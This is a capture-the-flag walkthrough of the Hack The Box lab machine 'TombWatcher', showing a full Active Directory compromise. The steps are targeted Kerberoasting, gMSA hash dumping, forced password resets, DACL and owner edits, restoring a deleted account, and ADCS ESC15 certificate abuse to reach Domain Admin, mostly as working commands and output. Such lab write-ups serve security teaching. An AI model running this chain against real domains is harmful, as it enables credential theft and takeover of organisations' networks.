Description
TombWatcher is a medium Hack The Box machine that features:
- Initial access using an assumed breach scenario that leads in domain discovery
- Controlled user has
WriteSPNpermission over other user, allowing user pivoting with a targeted Kerberoast attack - User is able to add itself to a group with the
ReadGMSAPasswordpermission over a service account, allowing user pivoting - Service account have
ForceChangePasswordpermission over an user account, allowing changing the user password and user pivoting - Next user account has
WriteOwnerpermission over other user, allowing changing the owner, the permissions and the password of the user that is able of remotely access to the remote machine - Active Directory Certificate Services deleted account recovery via the AD Recycle Bin
- One of the controlled users have
GenericAllpermission over the ADCS account, allowing full control - Privilege Escalation via Active Directory Certificate Services ESC15 vulnerability
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.44.254.
$ ping -c 3 10.129.44.254
PING 10.129.44.254 (10.129.44.254) 56(84) bytes of data.
64 bytes from 10.129.44.254: icmp_seq=1 ttl=127 time=45.3 ms
64 bytes from 10.129.44.254: icmp_seq=2 ttl=127 time=45.9 ms
64 bytes from 10.129.44.254: icmp_seq=3 ttl=127 time=44.5 ms

--- 10.129.44.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 44.518/45.268/45.941/0.583 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.44.254 -sS -Pn -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.44.254
Host is up (0.046s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 4.37 seconds
We get many open ports, related to a Domain Controller Active Directory.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.44.254 -Pn -sV -sC -p53,80,88,135,139,389,445,464,593,636,3268,3269 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.44.254
Host is up (0.050s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h00m00s, deviation: 0s, median: 3h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.14 seconds
We get the services related to an Active Directory, specifically the Domain Controller DC01.tombwatcher.htb. We add the hosts to our /etc/hosts local file.
$ echo "10.129.44.254 tombwatcher.htb" | sudo tee -a /etc/hosts
$ echo "10.129.44.254 DC01.tombwatcher.htb" | sudo tee -a /etc/hosts
We have the credentials of the henry user, H3nry_987TGV!, as an assumed breach, so we are going to start by enumerating the users and the SMB shares.
$ netexec smb 10.129.44.254 -u henry -p 'H3nry_987TGV!' --users --shares
SMB         10.129.44.254   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.129.44.254   445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.129.44.254   445    DC01             [*] Enumerated shares
SMB         10.129.44.254   445    DC01             Share           Permissions     Remark
SMB         10.129.44.254   445    DC01             -----           -----------     ------
SMB         10.129.44.254   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.44.254   445    DC01             C$                              Default share
SMB         10.129.44.254   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.44.254   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.44.254   445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.44.254   445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.44.254   445    DC01             Administrator                 2025-04-25 14:56:03 0       Built-in account for administering the computer/domain
SMB         10.129.44.254   445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.44.254   445    DC01             krbtgt                        2024-11-16 00:02:28 0       Key Distribution Center Service Account
SMB         10.129.44.254   445    DC01             Henry                         2025-05-12 15:17:03 0
SMB         10.129.44.254   445    DC01             Alfred                        2025-05-12 15:17:03 0
SMB         10.129.44.254   445    DC01             sam                           2025-05-12 15:17:03 0
SMB         10.129.44.254   445    DC01             john                          2025-05-19 13:25:10 0
SMB         10.129.44.254   445    DC01             [*] Enumerated 7 local users: TOMBWATCHER
We find seven users: Administrator, Guest, krbtgt, Henry, Alfred, sam and john. Before continuing we need to synchronize our system clock with the Domain Controller clock. We will stop the synchronization to the default NTP server.
$ sudo timedatectl set-ntp off
$ sudo rdate -n tombwatcher.htb
We enumerate the domain with bloodhound tool.
$ bloodhound-python -d tombwatcher.htb -v --zip -c All -dc DC01.tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -ns 10.129.44.254
We find that the user we own, Henry, has the WriteSPN permissions over the Alfred user.
 This means that we can write the
 serviceprincipalname attribute of the Alfred user. This allows a targeted Kerberoast attacks that will lead into the recovery of the Kerberos hash of the user.
Exploitation
We will use the targetedKerberoast.py script.
$ wget https://github.com/ShutdownRepo/targetedKerberoast/raw/refs/heads/main/targetedKerberoast.py
$ python targetedKerberoast.py -d 'tombwatcher.htb' -u henry -p 'H3nry_987TGV!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$c31db944678dd5abac07019453266659$4851881480a3d160b7136f509a980ece7bd9d808a190e180405b8b83b8093cd0d326eca12c1c99cc35453e78e6beb1bb4821a508e2f0e2e759a7ecaccf4d9e6e4b4681574862451f...d9b6abafb665acdcdb2268ee5f9bb8a432d80131541de609bcbc3eb05ea3
We get the hash, hence we crack it using John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt alfred_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball       (alfred)
1g 0:00:00:00 DONE 25.00g/s 102400p/s 102400c/s 102400C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We get the password for the Alfred user, basketball. Returning to bloodhound, we find that Alfred user is able to add himself to the Infrastructure group via the AddSelf permission.
 We are going to add the
 Alfred user to the Infrastructure group using the addusertogroup.py script.
$ wget https://github.com/juliourena/ActiveDirectoryScripts/raw/refs/heads/main/Python/addusertogroup.py
$ python addusertogroup.py -d tombwatcher.htb -g Infrastructure -a alfred -u alfred -p basketball
Then we find that the users of the Infrastructure group are able to retrieve the password for the GMSA (Group Managed Service Account) ansible_dev$ with the ReadGMSAPassword. Group Managed Service Accounts are a special type of Active Directory object, where the password for that object is managed by and automatically changed by Domain Controllers.
 GMSA accounts exists to allow certain computer accounts to retrieve the password for the GMSA, then run local services as the GMSA. We are going to use gMSADumper to retrieve the NTLM hash of the
 ansible_dev$ account.
$ git clone https://github.com/micahvandeusen/gMSADumper
$ cd gMSADumper
$ python gMSADumper.py -u alfred -p basketball -d tombwatcher.htb
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::1c37d00093dc2a5f25176bf2d474afdc
ansible_dev$:aes256-cts-hmac-sha1-96:526688ad2b7ead7566b70184c518ef665cc4c0215a1d634ef5f5bcda6543b5b3
ansible_dev$:aes128-cts-hmac-sha1-96:91366223f82cd8d39b0e767f0061fd9a
We obtain the NTLM hash for the ansible_dev$ account, 1c37d00093dc2a5f25176bf2d474afdc. Further enumerating, we find that the ansible_dev$ GMSA is able to change the password of the sam user by using the ForceChangePassword permission.
 We can modify the password using
 net tool.
$ net rpc password "sam" "newpassword_123" -U "TOMBWATCHER"/"ansible_dev$"%"1c37d00093dc2a5f25176bf2d474afdc" --pw-nt-hash -S "dc01.tombwatcher.htb"
With the owned sam account we find that the user have the WriteOwner permission over the john user. This means that we can change the owner of the sam user to an account we control and the we will able to change the password of the john account. We start by changing the owner to the sam account.
$ impacket-owneredit -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'newpassword_123'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
Before changing the password we will need to have full control permissions over the user object. For that we will modify the DACL (access control list).
$ impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb'/'sam':'newpassword_123'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit.bak
[*] DACL modified successfully!
We finally be able of changing john password.
$ net rpc password "john" "newpassword_123" -U "TOMBWATCHER"/"sam"%"newpassword_123" -S "dc01.tombwatcher.htb"

We find that john is user of the Remote Management Users group. This means that we can create a remote session to the domain controller machine.
 We create the remote session using
 evil-winrm tool.
$ evil-winrm -i tombwatcher.htb -u 'john' -p 'newpassword_123'

*Evil-WinRM* PS C:\Users\john\Documents> whoami
tombwatcher\john
Post-Exploitation
As the name of the machine suggests, TombWatcher, we are going to find “tomb” items, or deleted items, specifically Active Directory ones by using Get-ADObject in the remote session. It is possible to recover deleted AD items if the Recycle Bin option is enabled. We will specify the -IncludeDeletedObjects option and the 'isDeleted -eq $true' filter to only show the deleted objects.
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : Deleted Objects
ObjectClass       : container
ObjectGUID        : 34509cb3-2b23-417b-8b98-13f0bd953319

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectClass       : user
ObjectGUID        : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectClass       : user
ObjectGUID        : c1f1f0fe-df9c-494c-bf05-0679e181b358

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
We find one deleted account called cert_admin. It seems related to the Active Directory Certificate Services (ADCS). We restore it using Restore-ADObject tool specifying the GUID using the -Identity parameter.
*Evil-WinRM* PS C:\Users\john> Restore-ADObject -Identity "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"
We find that the account is restored.
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADUser cert_admin

DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True
GivenName         : cert_admin
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname           : cert_admin
UserPrincipalName :
We restart the analysis with bloodhound to check this new account.
$ bloodhound-python -d tombwatcher.htb -v --zip -c All -dc DC01.tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -ns 10.129.44.254
Within the Inbound Control Rights section we find that the john user has the GenericAll permission over the cert_admin account meaning that we can change its password as we did previously.
$ net rpc password "cert_admin" "newpassword_123" -U "TOMBWATCHER"/"john"%"newpassword_123" -S "dc01.tombwatcher.htb"

 We also find that the
 cert_admin user is contained in the ADCS Organizational Unit (OU) meaning that this user can interact with the Active Directory Certificate Services.
 We are going to search for vulnerability in the ADCS using
 certipy tool.
$ certipy-ad find -username cert_admin@tombwatcher.htb -password 'newpassword_123' -vulnerable -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: TOMBWATCHER.HTB.
[!] Use -debug to print a stacktrace
...
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TOMBWATCHER.HTB\Administrators
      Access Rights
        ManageCa                        : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        ManageCertificates              : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Enroll                          : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
We find that the WebServer certificate template of the tombwatcher-CA-1 Certificate Authority is vulnerable to ESC15 vulnerability, referenced by CVE-2024-49019. It allows an attacker to inject arbitrary Application Policies into a certificate issued from a Version 1 (Schema V1) certificate template. If the CA has not been updated with the relevant security patches (Nov 2024), it will incorrectly include these attacker-supplied Application Policies in the issued certificate. Based on current understanding and the exploitation details, this vulnerability appears to primarily affect Version 1 templates that also have the “Enrollee supplies subject” (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT) setting enabled.
Firstly, we are going to request a certificate, injecting “Client Authentication” Application Policy and target UPN. We are targeting domain administrator user administrator@tombwatcher.htb. We start by getting the administrator SID in bloodhound, Node Properties > Object ID, S-1-5-21-1392491010-1358638721-2126982587-500.
$ certipy-ad req \
    -u 'cert_admin@tombwatcher.htb' -p 'newpassword_123' \
    -dc-ip '10.129.44.254' -target 'tombwatcher.htb' \
    -ca 'tombwatcher-CA-1' -template 'WebServer' \
    -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' \
    -application-policies 'Client Authentication'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Now, with the administrator certificate we are able to spawn a LDAP shell. Within this shell we will be able to add any user to the Domain Admins group. We will add the controlled user john.
$ certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.129.44.254' -ldap-shell                                                                                                                              130 ↵
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.129.44.254:636'
[*] Authenticated to '10.129.44.254' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# add_user_to_group john 'Domain Admins'
Adding user: john to group Domain Admins result: OK
After re-login we find we we are effectively part of the Domain Admins group.
$ evil-winrm -i tombwatcher.htb -u 'john' -p 'newpassword_123'
Evil-WinRM shell v3.6

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> net user john
User name                    john
Full Name
...

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
Flags
With the user added in the Domain Admins group we are able to retrieve the user.txt and root.txt flags.
*Evil-WinRM* PS C:\Users\john\Documents> type C:\Users\john\Desktop\user.txt
<REDACTED>
*Evil-WinRM* PS C:\Users\john\Documents> type C:\Users\Administrator\Desktop\root.txt
<REDACTED>